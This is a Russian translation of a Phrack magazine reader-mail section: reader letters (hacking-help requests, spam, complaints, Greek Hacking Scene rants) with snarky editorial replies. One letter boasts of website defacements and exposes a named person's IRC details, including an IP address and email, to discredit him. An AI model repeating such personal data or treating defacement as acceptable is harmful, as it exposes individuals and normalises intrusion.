From: Unix Root <11619676237387041O1@mail.orkut.com>
Subject: orkut - Unix Root wants you to join orkut!
```

Unix Root хочет, чтобы вы присоединились к orkut.

[Unix Root собственной персоной, серьёзно?]

Присоединяйтесь сейчас!
http://www.orkut.co.in/Join.aspx?id=ZZZZZZZZZZZZZZ&mt=22

[id заменён для защиты невинных (то есть нас)]

•

Что вы можете делать на orkut:
• ОБЩАТЬСЯ с друзьями и семьёй через сообщения и мгновенные сообщения
• ЗНАКОМИТЬСЯ с новыми людьми через друзей друзей и сообщества
• ДЕЛИТЬСЯ своими видео, фотографиями и увлечениями в одном месте

[Звучит так, будто это изменит мою жизнь.]

Центр помощи: http://help.orkut.com/support/

[Если честно, помощь на этом этапе не понадобится :>]

```
From: ***** ***** <thehackernews@gmail.com>
Subject: Invitation to connect on LinkedIn
```

LinkedIn

Я хотел бы добавить вас в мою профессиональную сеть на LinkedIn.

• *

[А что, если нам не интересно с вами сотрудничать?]

Владелец The Hacker News
Район Нью-Дели, Индия

Подтвердите, что вы знаете * **
https://www.linkedin.com/e/xxxxxx-wwwwwwww-2h/isd/YYYYYYYYYY/PPP_OOO/

--
(c) 2011, LinkedIn Corporation

0x01 — ``

```
From: Poison Blog <p0isonblog@ymail.com>
Subject: TeaMp0isoN: Issue 1
```

Мой первый в жизни зин — прочитайте и скажите, что думаете. Надеюсь, его опубликуют в следующем номере Phrack.

[Хм. Значит, это новая концепция: публиковать зин внутри другого зина.
И попутно мы получили 0day-хэши. WIN/WIN]

• TriCk

0x02 — Обычная почта

[Вам когда-нибудь было интересно, какие письма к нам приходят?
Вот вам небольшая выборка.]

```
From: skywalker <oyyj07@gmail.com>
Subject: how can I get the source code
```

Привет, я нашёл исходный код в Phrack Magazine, но он представлен в текстовом виде — как мне его получить?

[Скачай статью в «текстовом режиме». Затем закомментируй всё,
что не является нужным тебе кодом, и запусти gcc.
Может сработать. Если нет — пиши на nikoletaki_87@yahoo.gr за помощью.]

```
From: Nikol Eleutheriou <nikoletaki_87@yahoo.gr>
Subject: Phrack issue 58
```

Как мне получить binary-encryption.tar.gz из статьи «Runtime binary encryption»?

[Никак; он зашифрован. Думаю, пароль есть у oyyj07@gmail.com.
Свяжитесь с ним.]

```
From: stephane.camprasse@free.fr
Subject: edition 64 infected by OSX:Niqtana
```

Добрый день,

tar.gz номера 64, похоже, заражён:

http://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/OSX~Niqtana-A/detailed-analysis.aspx

[Ого. Звучит серьёзно. И что нам делать?]

С уважением,

Stephane Camprasse, CISSP

[Сначала мы хотели посмеяться, но потом увидели, что вы — серьёзный человек.]

```
From: Domenico ****** <jmimmo82@gmail.com>
Subject: Mailing Lists Phrack
```

Уважаемая редакция Phrack,

Я хотел бы подписаться на рассылки Phrack, но адреса электронной почты, указанные на сайте, не существуют.

[Потому что рассылки нет, дружище.]

Что посоветуете?

[Продолжайте искать.]

С уважением,
Domenico *

```
From: Robert Simmons <rsimmons0@gmail.com>
Subject: phrack via email
```

Есть ли у вас рассылка, которая присылает Phrack по электронной почте, или хотя бы напоминание скачать его?

[Нет. Зачем, в мире блогов и твиттера, где информация
распространяется мгновенно?]

Rob

```
From: Elias <thesaltysalmon@gmx.com>
Subject: How do i subscribe?
```

Как я могу подписаться на Phrack?

[Поскольку вы невежливы, мы не принимаем вашу подписку.
Больше не пишите нам. Пожалуйста.]

```
From: William Mathis <scotti@uniss.it>
Subject: One paper can change everything!
```

[Новая статья???? :D]

Что я имею в виду? Конечно же, диплом.

[0wned. Обман — часть игры :-/]

Ни для кого не секрет, что знания, навыки и опыт играют ключевую роль в получении желаемой должности, но несмотря на формальности, при устройстве на работу диплом является обязательным требованием! В настоящее время получить диплом очень дорого, требует времени и сил.

ЗАКАЖИ ДИПЛОМ ПРЯМО СЕЙЧАС И ПОВЫСЬ ПРОФЕССИОНАЛЬНЫЙ УРОВЕНЬ, НАВЫКИ И ОПЫТ!

[Можем ли мы отправить заказ в PDF? Только нужно открыть его
в Acroread 9.x, поскольку вы заслуживаете лишь 0lday от нас.
Спасибо за участие в игре «rm me harder» с phrackstaff!]

0x03 — Домохозяйки в отчаянии

```
From: Luna Tix <lunatix@linuxmail.org>
Subject: A request regarding pdf files
```

[Наш штатный консультант по Adobe сейчас в отпуске.
Зато у нас есть специалисты по .txt.]

Привет,

Я скачала несколько adobe 3d файлов с сайта, и мне нужно конвертировать их в файлы Autodesk Inventor ipt.

[Вы постучали в нужную дверь.]

Можете ли вы научить меня, как это сделать? Если да — могу прислать несколько файлов для пробы; если получится, я готова заплатить.

[Отлично! Сколько именно вы можете заплатить? В нашем местном
магазине алкоголя больше не принимают конвертацию PDF в обмен на пиво.]

Всего хорошего.

Luna

```
From: sabrina <sabrina*******@gmail.com>
Subject: don't know where to go
```

Привет,
мне нужна помощь в духе кибер-взломщика. Я перепробовала все законные пути — полиция, ФБР, Федеральная торговая комиссия — все слишком заняты террористами.

[Теперь, когда они поймали Осаму, у них должно появиться свободное время.
Попробуйте снова.]

Я могла бы обратиться к детективу, а затем к адвокату по гражданским делам, но это займёт слишком много времени и обойдётся в огромные деньги.

[Очевидно, вы ошиблись с дешёвым вариантом.]

Мне нужно найти информацию о точном местонахождении одного человека. У меня есть адрес электронной почты, номер мобильного телефона и номера банковских счетов...

[У вас есть GPS-координаты?]

Я надеюсь найти или хотя бы выйти на кого-то, кто очень творчески использует компьютер. Моя единственная цель — найти этого человека, я не собираюсь красть или причинять вред.

[Я знаю очень творческих людей. Они сочиняют музыку на компьютере!
Правда! Вам это поможет?]

Если вы думаете, что можете помочь — дам вам свой номер телефона, чтобы подробнее объяснить, почему для меня это единственный выход. Я потеряла 20 лет упорного труда всей жизни, я просто хочу найти этого человека.

[Ой, извините, что так жёстко комментировали выше,
Сабрина. Теперь нам очевидно, что вы искренне расстроены.
Пожалуйста, оставьте комментарий на сайте со своим номером телефона.
Мы свяжемся с вами.]

Спасибо,
sabrina

0x04 — Сотрудничество

```
From: Monika ****** <monika.******@software.com.pl>
Subject: cooperation
```

Уважаемый Сэр или Мадам,

[Вообще-то профессор.]

Меня зовут Моника ***. Я представляю журнал по IT-безопасности Hakin 9' (подробнее — на нашем сайте www.hakin9.org). Меня очень интересует долгосрочное сотрудничество с вашей компанией.

[Наша компания? :D]

Мы будем совместно продвигать наши услуги и распространять информацию об IT-безопасности.

[Проблема в том, что у нас не так много услуг:
• 7-битная чистка ASCII-статей — в этой сфере мы считаемся лидерами рынка
• Охота за спамом с помощью продвинутых регулярных выражений
(например, поиск ANTISPAM в теме письма)
• Хранение почты, без резервных копий :(
• Технический рецензирование статей, когда мы их понимаем
Вот и всё :-/
Но спасибо за любезное предложение. PHRACK совершенно точно воспользуется
продвижением в таком авторитетном журнале, как h8king (или как там его).]

С нетерпением жду ответа.

[Не звоните нам — мы сами позвоним!]

С уважением,

Monika

Software Press

0x05 — Снова просят о помощи!

```
From: Kevin **** <********@att.net>
Subject: Help with Persistent BIOS Infection
```

Надеюсь, вы сможете помочь. У меня небольшой видеобизнес, и с флешки, принесённой с сына из школы, моя сеть компьютеров заражена Persistent BIOS Infection. Жёсткие диски переорганизованы в FAT-сегменты, и я думаю, что мои XP/Win7 работают как виртуальные машины.

[К сожалению, Джоанна не состоит в редакции. Но у нас ощущение,
что ваш анализ ситуации можно было бы улучшить :>]

Из-за этого производительность рендеринга упала на 50%. Когда я записываю DVD, заражение переходит на диск, и, судя по жалобам, инфицирует другие компьютеры. Моё ПО лицензионное, я ничего не скачиваю.

[Конечно. Кто вообще скачивает? Разве что ваш сын :>]

Я в компьютерах 6 лет (для меня — «новый человек»), кое-что понимаю, но не очень.

[То есть вы знаете, но не знаете. Отлично — пусть та половина,
что знает, руководит той, которая не знает. Промахнуться невозможно.]

Я отключил всю сеть и теперь держу все компьютеры отдельно, но всё равно знаю, что заражение вернётся.

[Убили бедную сеть? :-/]

Не могли бы вы создать мне batch-файл или лучше ISO для загрузки и починки BIOS и памяти, чтобы нейтрализовать Persistent BIOS Infection. Вернуть мне мощность рендеринга. Сделать так, чтобы я больше не мог заразиться.

[Просто мысль: может быть, если бы вы не запускали произвольные batch-файлы,
которые вам кто-то присылает, у вас и не было бы этой проблемы?
Но скорее всего дело не в этом. Наверняка это «Persistent BIOS Infection».]

Пришлите мне zip-файл на email. Pleezz
Я с радостью пожертвую на дело.

[И снова человек, готовый нам заплатить. Надо бы и правда открыть компанию :D]

Спасибо,
Kevin ****
*@att.net

```
From: shashank **** <**********@gmail.com>
Subject: hey
```

Привет,
я искал сайты хакерских форумов и нашёл один из выпусков «Phrack Magazine».

[Значит, не нашёл. Это не форум, малец :)]

Было довольно интересно. Можете помочь мне взломать аккаунт Steam?

[У вас есть аккаунт PayPal?]

```
From: David ***** <dfg******@yahoo.com>
Subject: RootKit Iphone 4g
```

Привет, я недавно был на вашем сайте и хотел найти кое-что, чтобы подшутить над друзьями. Мы все в одном классе и подключаемся к одной сети/роутеру, и чтобы получить доступ к сети, нужно авторизоваться. Хотел узнать, можно ли управлять компьютером друга с моего, пока мы в одной сети.

[XD]

DoFoG

```
From: Prashant KV <bug@null.co.in>
Subject: Thank You
```

[Пожалуйста.]

Привет,
хотел бы поблагодарить каждого участника команды Phrack за публикацию нашей статьи. Это очень поможет в распространении информации о сообществе null.
Спасибо всем...

[И вам спасибо за файл о сцене. Всегда приятно общаться
с интересными и хорошими людьми.]

```
From: Hackers News <thehackernews@gmail.com>
Subject: Article Editing
```

[ЭЙ!!! Это же тот парень, который пытался добавить нас в друзья на LinkedIn!!!]

Здравствуйте,
мы администраторы "*The Hacker News*": *http://www.thehackernews.com/*. Мы прочитали статью на вашем сайте:
https://phrack.org/issues/67/16.html#article
Хочу спросить: на каком основании вы пишете о "*Indian Cyber Army: http://www.cyberarmy.in/*"?

Фальшивая ICA. Существует ещё одна ICA (cyberarmy.in), которую настоящая группа ICA объявила фейковой. Один взгляд на содержимое сайта говорит о том, что в словах настоящей ICA (indishell) и других есть доля правды, и напоминает об известных случаях плагиата (Ах! Любимая тема любого индийского h4x0r'а, когда им есть на что пожаловаться :-P)

*То, что вы написали, несправедливо, и я думаю, это свидетельствует об ошибке — вы пишете о группе, не зная о ней ничего.
Прочитайте: *

http://www.cyberarmy.in/p/about-us.html

Думаю, вам стоит сначала разобраться. Надеюсь, вы отредактируете статью... как можно скорее.

[Вы можете быть правы или нет, и нам явно не хватает информации
для оценки. Ради правды и свободы слова мы публикуем ваш комментарий.]

Спасибо,

[Не за что, дружище.]

Владелец

The Hacker News...

[Следующее письмо мы получали несколько раз между
21 и 22 июня... Как мы говорили во введении, несколько
греков были злы из-за файла о сцене. Поскольку мы (не очень)
злодеи, мы посчитали, что эти люди заслуживают права быть
опубликованными. Итак...

О, они даже вставили это в комментарии!]

```
From: xak xak0r <xak3ri@hotmail.com>
Subject: Greek Hacking Scene is alive!

From: Unkn0wn <unknown.ws1@gmail.com>
Subject: GHS - read this message

From: Spyros Kous <spirou1988@hotmail.com>
Subject: GHS for you.

From: nikos piperos <piperos_22@hotmail.com>
Subject: By <GHS>

From: ****** ******* <deathlyrhymer@hotmail.com>
Subject: greek.hacking.scene
```

[Из-за ограничений ASCII нам пришлось скрыть имя этого парня :D]

```
From: Stephen O'Neill <apple-whore@hotmail.com>
Subject: 0xghs
```

[Ты неправильно написал число в шестнадцатеричном виде, дружище]

```
From: Brian Higgins <bhiggins69@hotmail.com>
Subject: *************************
```

[В следующий раз пишите тему по-английски :)]

```
From: eibhlin mcnamara <mcnamara105@hotmail.com>
Subject: G*H*S - always here
```

[Может, сестра Шона?]

```
From: nikpa pfcc <aeknik@hotmail.com>
Subject: Greek Hacking Scene - Read your errors

From: nikpa papaa <nikpa21@gmail.com>
Subject: Greek Hacking Scene - Read your errors
```

[Да, мы заказывали ягнёнка-гироса с дополнительной питой и дзадзики.
Никто из вас не доставил. Худшая Greek Hacking Scene, что только была!
Больше заказывать не буду.]

```
From: NIKO*** *ANTAZO*OY*** <aeknik@yahoo.gr>
Subject: Read this, about errors - GHS
```

[Это письмо пришло с именем, зашифрованным лишь частично.]

```
From: kondor fromGHS <kondorghs@gmail.com>
Subject: Greek Hacking Scene
```

[Привет, Кевин Митник? :)]

Приятно видеть Greek Hacking Scene в Phrack, но очень печально осознавать, что всё написанное не имеет ничего общего с реальностью. Этот пост описывает что-то, существующее только в теории.

С другой стороны, не упомянуты технологические достижения и цели, которых достигла Greek Hacking Scene — не в теории, а на практике.

В списке ссылок не вижу ни одного надёжного источника, тогда как вы игнорируете публикации в газетах, журналах и на телевидении о Greek Hacking Scene.

Может быть, Phrack не может справиться с именем GHS и пишет о фантазиях. Greek Hacking Scene — это не группа, не команда и не crew, а идеология десятилетий. Дело не в славе, а в целях, технологиях и развитии. Вы должны знать, что GHS не следует вещам вроде «Манифеста хакера», и хорошо известно, что его автор отказался от собственных слов, чтобы спасти себя. Он даже не защищал свою идеологию — как тогда можно принять подобную вещь?! По большому счёту, мы — то, что создаём, и называем хакингом то, что считаем таковым. Называйте нас как хотите, это не изменит наших действий. Мы не торгуемся своей идеологией и не следуем никаким платным, выдуманным или теоретическим идеологиям. Мы бунтуем против машины, против системы. Хорошо, что Phrack существует, потому что хранит магию для тех, кто хочет быть связан с хакингом. Пока вы поддерживаете чувство магии у ваших читателей, мы знаем, что всё дело в коде, методологии и в том, как далеко может зайти каждый ум.

Для тех, кто забыл: безопасность — часть хакинга, безопасность — это не хакинг. Хакинг — это любое электронное нарушение; нарушение не всегда означает незаконность. Как термин, хакинг — это любое электронное нарушение.

О Greek Hacking Scene вы забыли упомянуть множество групп и людей (и дело не в именах), которые что-то сделали и оставили много материала. Эти люди и группы никогда не заботились о никнеймах или названии группы, потому что это бессмысленно — никнейм или имя группы может быть любым, в конце концов остаётся лишь то, что было создано. Кто это сделал — не так важно, ведь те, кто делали это ради общего блага, делали это потому, что хотели.

Если писать о вещах, не связанных с правдой и реальностью, — лучше не писать о Greek Hacking Scene. Можете писать о позёрах и других, кто жаждет славы, но не о GHS. Можете писать фантастику, истории, всё что угодно — но если это не связано с реальностью, тогда не пишите о Greek Hacking Scene.

[GREEK SENTENCE — это что-то написанное по-гречески, что мы не могли
ни перевести, ни отобразить в файле из-за греческого алфавита.]

Cheers,

В вашей статье не упоминаются встречи DefCon, которые проходят в Греции, и уникальные встречи Codehack, на которых демонстрируется живой хакинг. Не упомянуты SpyAdmin и Firehole. А как же Hash, Phrapes, Cdx, r00thell, hackgr и другие?! Что насчёт ссылок в журналах, газетах и на телевидении? Что насчёт членов Greek Hacking Scene, которые работают в компаниях по пентестингу, создают ПО для банкоматов и банков, трудятся в известных компьютерных и серверных компаниях?!

Что касается grhack (которых никто не знает) — не это ли те парни из auth, чьи серверы и компьютеры взломали и похитили их личные файлы?

Проверьте ссылку:
http://zone-h.org/mirror/id/6638423

Я читаю: slasher?! Этот человек с сайтом grhack, который вы взяли как ссылку?! С именем ?!

[Публикация настоящего имени человека нарушает наши правила.
В комментариях вам это сошло с рук один раз.]

Да ладно, у меня есть красивые фотографии, где они позируют как инженеры!
О, теперь понял! Они пишут о себе! Как умно... какая слава... какой позёрство!

Прежде чем писать что-либо о Greek Hacking Scene, посмотрите на цели. Мы валили анархистские сайты, такие как indymedia, и националистические сайты, взламывали правительственные сайты, политические партии, государственные службы, и конечно все греческие сайты по хакингу и безопасности, которые предлагают только теорию и ложь, не имеющую ничего общего с реальностью и хакингом.

И вы что, продвигаете Анархию?! Тогда не забудьте, Phrack, упомянуть, что всё написанное вами — про Анархию, а не про хакинг.

Greek Hacking Scene объединяет людей всех политических взглядов, и у нас есть общие цели.

Это grhack.net, это тот парень, который шлёт отчаянные сообщения в Google Blogspot с просьбой ЗАКРЫТЬ информацию, которую публикует SpyAdmin — пароли, файлы, всё!

```
->> Slasher is nameless@155.207.206.86 (LoCo En El CoCo)
->> Slasher is on: #grhack #anarchy


--ChanServ-- Information for channel #grhack:
--ChanServ--         Founder: Slasher
--ChanServ--     Description: GR Hack - http://www.grhack.net
--ChanServ--      Registered: Aug 05 21:36:46 2010 EEST


--NickServ-- Information for nickname Slasher:
```

```
--NickServ--          Realname: LoCo En El CoCo
--NickServ--   Is online since: Dec 21 17:26:15 2010 EET
--NickServ--   Time registered: Oct 25 23:22:13 1999 EEST
--NickServ-- Last quit message: Ping timeout
--NickServ--    E-mail address: slasher@grhack.net
--NickServ--           Options: Kill protection, Security, Private
--NickServ-- *** End of Info ***
```

Возможно, spyadmin был закрыт Google Blogspot после писем Slasher с grhack.net, потому что всё это связано с ним.

Но посмотрите на комментарии на этом сайте и дату, чтобы знать о существовании spyadmin:

http://press-gr.blogspot.com/2007/09/blog-post_3165.html

(НА ГРЕЧЕСКОМ...)
spyadmin.blogspot.com
(НА ГРЕЧЕСКОМ ЕЩЁ РАЗ)
(7 сентября 2007)

Теперь посмотрите и дату дефейса в цифровом архиве zone-h:

http://zone-h.org/mirror/id/6638423

и тоже обратите внимание на дату:

```
# Mirror saved on: 2007-09-08 13:58:32
# * Notified by: GHS
(8 сентября 2007)
```

Greek Hacking Scene не имеет цвета и не поддерживает ни одну политическую сторону.

Возьмём для примера indymedia athens: дам вам две ссылки. В первой они говорят, что GHS — националисты и взламывают их сайт; во второй — на том же сайте — поздравляют GHS, потому что те действовали и делали дефейсы в духе левой идеологии.

На деле у GHS своя идеология, и они действуют так, как считает нужным GHS.

1 ссылка:
http://athens.indymedia.org/front.php3?lang=3Del&article_id=3D706934

2 ссылка:
http://athens.indymedia.org/front.php3?lang=3Del&article_id=3D620090

Комментарии за вами — посмотрим теперь на Свободу Слова, ПРАВДУ, РЕАЛЬНОСТЬ, ФАКТЫ!

Некоторые не учатся на своих ошибках. GHS не испытывает ненависти ни к кому и действует не ради мести. Согласно всем нашим действиям, мы даём предупреждение, а когда действуем — просто излагаем факты без соусов. Соусы — это вы добавляете, возможно.

Причина, по которой я всё это написал — правда и реальность.

Несколько лет назад в греческих чатах было много «хакеров», говоривших о теории; когда приходили дети учиться — они только смеялись над ними и превращали детей в таких же, как они: лжецов без образования и знаний, знающих лишь несколько слов, теорию без понимания предмета, проводящих время в чатах и разрушающих других детей. Члены GHS взламывали и получали доступ к большинству и почти всем греческим сайтам, чат-румам, IRC-серверам, связанным с безопасностью и хакингом. Мы всегда здесь — возможно, не одни и те же люди, но состав GHS меняется, и идеология сохраняется. С другой стороны, когда к хакингу тянется молодёжь, мы направляем её в сторону кода, чтобы она думала о своём будущем, образовании, свободных идеях и хотела делать вещи и создавать. Дефейсы и хакинг — это наш фейерверк, чтобы показать им магию и по пути продемонстрировать, что есть много инструментов и способов

взломать сайт, но если хочешь идти дальше — нужно учиться кодить, исследовать, освобождать свой разум и мыслить широко. Идти на шаг вперёд в мышлении, не подавая всё готовым, а давая возможность самим делать и исследовать! Я знаю — те, кто верит и делает вещи, со временем становятся следующим звеном GHS и передают те же идеи, убеждения и технологии следующим поколениям.

Greek Hacking Scene 2010.

[Всё, что мы можем сказать: «Что?»]

0x07 — Интересные письма

```
From: "L. *****" <l.*******@yahoo.com>
Subject: idea for next profile
```

Может, сделаете хакерский профиль на j3ster'a, он один из самых известных хакеров, о которых я слышал,

[Не знаем этого парня. Мы уже выбрали другого. Возможно, вы о нём слышали.]

или сделайте профиль на того крысёнка, который сдал Брэдли Мэннинга.

[Поговорка звучит не так: «Стукачи получают профили».]

```
From: infosec <infosec@cyberdo.net>
Subject: Release date?
```

Привет,

Прежде всего — спасибо за продолжение выпуска этого замечательного е-зина.

[Пожалуйста.]

Большинство е-зинов появлялись и исчезали за горизонтом, но вы, несмотря на долгие задержки между выпусками :), продолжаете.
Спасибо.

[^_^]

Меня очень интересует предстоящий выпуск, и я хотел бы знать дату или хотя бы объявление на сайте.

[Готово.]

Также хотел бы узнать, как вступить в команду Phrack.

[В этом есть ВЕЛИКАЯ тайна. Извини, дружище,
сейчас свободных мест нет :)]

Greetz,
infosec

```
From: Zagan Hacktop <zagan@live.co.uk>
Subject:
```

ЙО!
У вас всё ещё есть IRC?

[Есть. Но он приватный. Возможно, когда-нибудь откроем публичный
или полупубличный... Только не задерживайте дыхание.]

```
From: daniel ***** <******@gmail.com>
Subject: new age LoD
```

Привет, я возглавляю команду, которая решила, что LoD — это наследие, которое просто не может исчезнуть... Оно должно возродиться, иначе сеть много потеряет, а с тем, как сейчас идут дела, она это действительно не выдержит и в конечном счёте умрёт для простого пользователя...

Мы ищем оригинальных членов LoD (или хотя бы какой-то способ связаться с ними)
(особенно с night lightning'ом)

Если эту информацию можно им передать — было бы здорово. Нам нужен лишь совет (не технический)...

Мой email: @gmail.com (ник: galeran).
Если можете помочь — пожалуйста.
Спасибо.

[Не уверены насчёт истинных намерений, но это может помочь.]

0x08 — Греки злятся

[Для ясности: это письмо мы получили после публикации оглавления,
но до выхода самих файлов.]

```
From: Iordanis Patimenos <iopatmenos@yahoo.gr>
Subject: Phrack 67
```

[Ну что, ещё один грек? По крайней мере этот не жалуется
на файл о сцене ;)]

ГОД: 2010, ОС: 64-бит, механизмы защиты: ASLR, DEP, NX, ..., механизмы атаки: эксплуатация Java VM, эксплуатация Flash VM, ... единственное, что вам нужно было сделать — дать знаниям течь.

[Единственное? Какой милый маленький мечтатель :)]

Что мне даст информация из «Scraps of notes on remote stack overflow exploitation», «Exploiting Memory Corruptions in Fortran Programs Under Unix/VMS» (ФОРТРАН, серьёзно?),

[ФОРТРАН... и правда :') Сделаем что-нибудь и про COBOL
(он «безопасный», значит, нет переполнений памяти — что-нибудь другое).
Будем держать в курсе.]

«A Eulogy For Format Strings», если это не применимо к современным механизмам защиты?

[Именно в этом и суть. Применимо. О, подождите — вы бы знали,
если бы заткнулись и сначала прочитали статьи :>]

Новый выпуск, или лучше бы вы не публиковали этот новый чёртов запоздалый, с плохим контентом Phrack p67. БОЛЬШОЙ ПРОВАЛ. Это не тот PHRACK, который мы знаем. Какой отстойный контент после такого долгого ожидания!!! Никакого сравнения с предыдущими выпусками. Этот номер — просто шутка, ничего больше, весёлого 1-го апреля, придурки, вы сделали PHRACK мусорным журналом.

[Прелесть таких идиотов, как вы, в том, что объяснять что-либо
бессмысленно — а это немного облегчает нашу работу.
Поздравляем с участием в p68, вы попали ;-)]

-Фанат Phrack-

[Это заметно.]

```
From: Nikol Eleutheriou <nikoletaki_87@yahoo.gr>
Subject: JUNE 2011: PHRACK ISSUE #68 ... YES _THAT_ SOON
```

[Ещё одна отчаявшаяся домохозяйка? Имя знакомое...]

ВЫ ТАК СМЕШНЫ

[МЫ ОЧЕНЬ НА ЭТО НАДЕЕМСЯ]

Я УВЕРЕНА, ЧТО НОВЫЙ ВЫПУСК БУДЕТ ТАКИМ ЖЕ ПРОВАЛОМ, КАК И ПРЕДЫДУЩИЙ (ТОТ, КОТОРЫЙ ВЫ ПЫТАЛИСЬ РЕКЛАМИРОВАТЬ КАК ХИТ)

[ОООО ХИТ ПРАВДА? БЛИН У МЕНЯ CAPSLOCK РЕАЛЬНО СЛОМАЛСЯ.]

JUNE 2011: PHRACK ISSUE #68 ... YES _SUCH_A_FAIL

[НЕ В ИЮНЕ, МЫ *ВСЕГДА* ОПАЗДЫВАЕМ]

Группа: The Phrack Staff

[Хм, похоже, вы починили проблему с caps lock.
Ты элита.]

Самая *ПРОВАЛЬНАЯ* группа в истории phrack, вы вредите журналу — уходите.

[Эй, я вас вспомнил!!! :) Похоже, вы нами одержимы.
Наверное, вы наш фанат номер один в Греции.
Особенно теперь, когда у нас так много греческих фанатов.]

Из прошлого >>>>>>>>>>
From: Nikol Eleutheriou
Subject: Phrack issue 58

Как мне получить binary-encryption.tar.gz
из статьи Runtime binary encryption?

[Итак:
1. Удалось скачать файл? :)))))
2. *ЭПИК ПРОВАЛ*?
]

```
From: Nikol Eleutheriou <nikoletaki_87@yahoo.gr>
Subject: New phrack issue
```

[Что? Снова вы?]

Счасливого Рождества :) и счасливого Нового Йорка

[ЛОЛ. Не так делается!]

0x09 — Phrack заспамили?

```
From: ***** ******** <darkjoker93@gmail.com>
Subject: ANTISPAM
```

Привет :)
Вот статья, которую я только что написал. Знаю, немного опоздал с подачей, но может, опубликуете в следующем номере. Тема — как обойти капчу, и в частности, как обойти вашу :). Без обид, но она реально слабая.

[Никаких обид. Мы просто взяли первый доступный в сети механизм капчи,
который не мог нас подставить. Тем не менее спам мы всё равно получали
— извините, уважаемые читатели.]

Если статья вам не интересна — хотя бы смените капчу, потому что мне уже надоело (и уверен, я не один) читать спам-сообщения (клянусь, это был не я :).

[Мы сделаем и то, и другое, чтобы вам стало лучше :>]

Я итальянец, поэтому мой английский не очень хорош,

[Никто не совершенен!]

если статья написана настолько плохо, что её невозможно читать — вышлите её обратно, я постараюсь переписать её лучше.

До свидания,
darkjoker

[И вот так его материал попал в Linenoise. Спасибо, darkjoker.]

0x0A — Жажда p68!!!

```
From: Barak ***** <barak*****@gmail.com>
Subject: Question
```

[Это не действующий президент США — мы проверили.]

Привет,

Я слежу за журналом уже некоторое время и жду нового выпуска. Когда я последний раз проверял, он должен был выйти в июне... Можете сообщить, когда ожидать новый выпуск?

[Вы читаете это? Значит, выпуск #68 уже вышел. Пожалуйста.]

Barak

[Вот в чём беда с каждым выпуском — никогда не доверяйте нам,
когда мы называем даты ;)]

```
From: Rodri ***** <rodrigo******@hotmail.com>
Subject:
```

[Эй, ANTISPAM не сработал!]

Привет,

Господи, уже июнь!

[Извините, братан :)]

Если серьёзно и вежливо — скоро выйдет?

С уважением.
Roders.

```
From: LEGEND XEON <legend.xeon@gmail.com>
Subject: Phrack 68th Issue Release
```

Привет,
я очень жду 68-й выпуск Phrack.
Весь мир рассчитывает на вас!!

[Весь мир? Даже не вся сцена, дружище ;)]

Просто хочу знать, когда выйдет, и можно ли хотя бы намекнуть на содержание.
Буду с нетерпением ждать ответа.

[Хехе, надеемся, что не слишком долго ждали.]

~Legend_Xeon

```
From: fernando ****** <core******@gmail.com>
Subject:
```

Моя жизнь становится скучнее с каждым днём, когда вы не выпускаете новый номер.

[Будем надеяться, что этот не покончил с собой до выхода :|]

0x0B — Студенческий проект?

```
From: "(s) Charmaine Anderson" <Charmaine.Anderson@students.newport.ac.uk>
Subject: Creating Middle-Ware for Distributed Cryptanalytic Applications
```

Кому это может касаться,

Пишу, чтобы рассказать о своём дипломном проекте. Была бы очень рада, если бы вы могли следить за моим прогрессом и, возможно, предложить советы и идеи. Также я напишу приложение, которое, в случае успеха, размещу в интернете для скачивания.

Используя блочный шифр RC5 и соревнования RSA Laboratories (1997–2007) в качестве ориентиров, я проведу эксперименты с различными методами распределённых вычислений. Полученные результаты позволят лучше понять, как криптоанализ может осуществляться через грид-системы и облачные вычисления или виртуализацию.

Причина этого проекта в том, что методы распределения уже давно используются для криптоанализа — преимущественно для тестирования безопасности новых шифров и понимания принципов их работы. Однако, насколько мне известно, практически не проводилось исследований о последствиях реальных атак через распределение.

Подводя итог: я планирую проверить пределы вычислительной безопасности, чтобы показать возможность реальных криптоаналитических атак с использованием «безграничных» вычислительных мощностей, постепенно становящихся доступными широкой публике.

Следить за прогрессом проекта можно на http://www.distributedcryptanalysis.co.uk/. Ряд блогов также будет использоваться для привлечения интереса — ссылки появятся на сайте в ближайшее время.

С уважением,

Charmaine Anderson

BSc (Hons) Forensic Computing
University of Wales, Newport

[Что ж, это хороший ребёнок, поэтому мы опубликовали его письмо ;)]

```
From: Johannes Mitterer <johannesmitterer@googlemail.com>
Subject: Hacker's Manifesto
```

Уважаемая команда Phrack,

в настоящее время я работаю над бакалаврской диссертацией, частью которой является анализ «Манифеста хакера» The Mentor'a. В связи с этим возник вопрос о том, где манифест был опубликован впервые. Насколько я понимаю, он был опубликован ОНЛАЙН в журнале phrack, тогда как мой профессор утверждает, что первые выпуски phrack, включая выпуск #7, в котором был опубликован манифест, были доступны только в офлайне — в печатном виде, и лишь позднее были выложены в интернет. Не могли бы вы помочь прояснить этот вопрос?

[Разве ранние выпуски phrack не были файлами сцены в .txt на BBS?
Например, #7 явно вышел до интернета. Сомневаюсь, что редакторы
тогда заморачивались с печатью — это крайне неэффективно и дорого,
а целевая аудитория — люди с компьютерами.]

Заранее спасибо!

С уважением,
Johannes Mitterer

0x0C — Phrack и девушки

```
From: kimberly - <*******@hotmail.com>
Subject: Graduate essay
```

Здравствуйте,
мы — ученицы старшей школы 'Stella Maris College' в Нидерландах и пишем эссе о репутации хакерства. Если вы не против, хотели бы задать несколько вопросов:
• Как вы смогли создать сайт, если хакерство незаконно и может угрожать пользователям, которые обсуждают хакерство?

[Подождите, это незаконно? Немедленно закрываем сайт :|]

• Получали ли вы негативные/положительные реакции на свой сайт? Какие именно?

[Ну, всё в этом файле :D]

• Есть ли информация, неизвестная тем, кто не является хакером, и которую нелегко найти в книгах или интернете? Если да — где её можно найти?

[IRC? Нет, это просто для болтовни :)]

• Есть ли что-то, что, по-вашему, настолько важно, что мы никак не можем упустить? Были бы очень рады, если бы вы могли ответить на эти вопросы или переслать письмо тому, кто знает больше.

[Не уверен, что при таком количестве вопросов вам удастся
получить диплом — удачи :D]

Большое спасибо заранее!
• Dingding и Kimberly

```
From: Eva ******* <*****@gmail.com>
Subject: Article
```

Уважаемая редакция Phrack,

я готовлю статью о нескольких взломах просмотрщика Second Life от Linden Lab и хотела бы опубликовать результаты в вашем журнале. Не могли бы вы, по возможности, указать куда и кому следует её отправить, а также какие требования нужно выполнить.

Спасибо,
Eva

[Мы опубликовали статью в linenoise.
Спасибо за материал, Ева! И nice pics, кстати ;>]

0x0D — ROFL

```
From: ***** ***** <****.*****.****@gmail.com>
Subject: script
```

